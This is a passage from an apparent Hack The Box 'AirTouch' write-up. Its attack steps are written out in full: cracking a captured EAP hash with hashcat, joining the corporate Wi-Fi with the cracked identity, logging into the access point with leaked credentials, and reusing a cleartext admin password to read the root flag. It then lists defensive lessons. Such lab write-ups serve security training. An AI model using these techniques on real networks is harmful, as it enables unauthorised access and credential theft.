
Save the hash and feed it to hashcat in NetNTLMv1 mode (-m 5500):
echo 'r4ulcl:::52d1d81f2283705712e3aa6a6c931453deb1b4faf49a510b:b4c6b9da6a897e51' > hash.txt
hashcat -a 0 -m 5500 hash.txt /usr/share/wordlists/rockyou.txt


rockyou cracks it:
r4ulcl:::...:...:laboratory

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
The EAP credentials for the corporate network are r4ulcl / laboratory.
Joining the corporate VLAN
Now connect as a legitimate client. Build a wpa_supplicant config for PEAP/MSCHAPv2 with the cracked identity (client.conf), then push it to the laptop, which is the only host with a radio in range:
sshpass -p RxBlZhLmOkacNWScmZ6D scp client.conf consultant@airtouch.htb:/tmp

Associate wlan6 to AirTouch-Office:
wpa_supplicant -Dnl80211 -i wlan6 -c client.conf
wlan6: SME: Trying to authenticate with ac:8b:a9:f3:a1:13 (SSID='AirTouch-Office' freq=5220 MHz)
wlan6: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 25 (PEAP) selected
EAP-MSCHAPV2: Authentication succeeded
wlan6: CTRL-EVENT-CONNECTED - Connection to ac:8b:a9:f3:a1:13 completed
The identity works, and the box’s own CA validates the real AP’s certificate. We’re authenticated to the corporate network.



Lease an address:
dhclient -v wlan6
ip addr show wlan6
DHCPACK of 10.10.10.38 from 10.10.10.1
bound to 10.10.10.38
...
13: wlan6: <BROADCAST,MULTICAST,UP,LOWER_UP> ... inet 10.10.10.38/24 brd 10.10.10.255 scope global dynamic wlan6
On 10.10.10.0/24 as 10.10.10.38, with the corporate AP at 10.10.10.1 — the remote host from send_certs.sh.
remote → admin → root

The remote credentials from send_certs.sh log straight into the corporate AP:
ssh remote@10.10.10.1
Welcome to Ubuntu 20.04.6 LTS ...
remote@AirTouch-AP-MGT:~$
(password xGgWEwqUpfoOVsLeROeG)
This box runs the RADIUS side of AirTouch-Office, so its hostapd-wpe config holds every EAP identity in cleartext:
cd /etc/hostapd
ls
cat hostapd_wpe.eap_user

"AirTouch\r4ulcl"   MSCHAPV2   "laboratory"                      [2]
"admin"             MSCHAPV2   "xMJpzXt4D9ouMuL3JJsMriF7KZozm7"  [2]
r4ulcl is there with the password we cracked, confirming the capture, and beside it is admin with its own password in the clear.

admin is a local user here, and the password is reused. Switch to it and take root:
su admin
# password: xMJpzXt4D9ouMuL3JJsMriF7KZozm7
sudo cat /root/root.txt
70bb5cf6fe09cf2b321c6750e43ffe2e

Root. The chain ran the full length of the building: a password broadcast over SNMP, across the tablets’ PSK network, through a cookie-trusting router panel, and finally onto the corporate Enterprise network using the AP’s own stolen certificate.
Things to remember
- SNMP is a cleartext credential store. The
publiccommunity read the consultant password straight out ofsysDescr, before any foothold. Treat SNMP as readable by anyone on the segment: no secrets in MIB fields, no default community strings, and SNMPv3 with auth where it’s actually needed. - The PSK is also the decryption key. Cracking
challengedidn’t just join the Wi-Fi; it decrypted the whole capture, and the plaintext HTTP inside leaked a live session and aUserRolecookie. A captured handshake is worth re-reading in full once the key falls. - Authorisation in a client-controlled cookie is no authorisation. The router panel believed
UserRole=adminbecause the browser said so. That’s CWE-807, the same flaw Helix hid behind a safety controller. Roles belong in server-side session state, never in a value the client sets. - Denylist upload filters fail on the forgotten variant. Blocking
.phpand.htmlwhile Apache still executes.phtmlis no filter at all. Allowlist the handful of extensions you actually accept, and serve uploads from somewhere the web server won’t execute. - A stolen server certificate breaks WPA2-Enterprise. PEAP/MSCHAPv2 only protects clients that validate the server, and the backup handed us the real CA and private key, so the evil twin was indistinguishable from the genuine AP. Protect RADIUS private keys like any other signing key, and pin the exact server certificate on clients, not just the CA.
- Cracked EAP identities and cleartext RADIUS configs compound.
r4ulcl/laboratoryfell to rockyou, andhostapd_wpe.eap_userthen handed overadminin the clear. Enterprise Wi-Fi passwords are as crackable as any other MSCHAPv2 hash; use certificate (EAP-TLS) auth, and never leave the RADIUS user file readable. - One reused password walked the whole network. The consultant password, the
userweb/system reuse, theremotesync credential, theadminEAP/system reuse: each boundary fell because a secret was shared across it. Segmentation only helps when the credentials are segmented too.
Resources
- onesixtyone: the SNMP community-string scanner used in recon
- Net-SNMP snmpwalk manual: walking the MIB tree with a known community
- RFC 3418: MIB for SNMP: defines
sysDescr,sysContact,sysNameandsysLocation - SecLists: source of the SNMP community wordlist
- Aircrack-ng documentation: the airmon-ng / airodump-ng / aircrack-ng suite
- EAPHammer: the WPA2-Enterprise tooling used later in the box
- hostapd-wpe: the WPE-patched hostapd behind the corporate access point
- hashcat example hashes: hash mode reference for the cracking steps
- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor: the SNMP leak
- Hack The Box: retired machines archive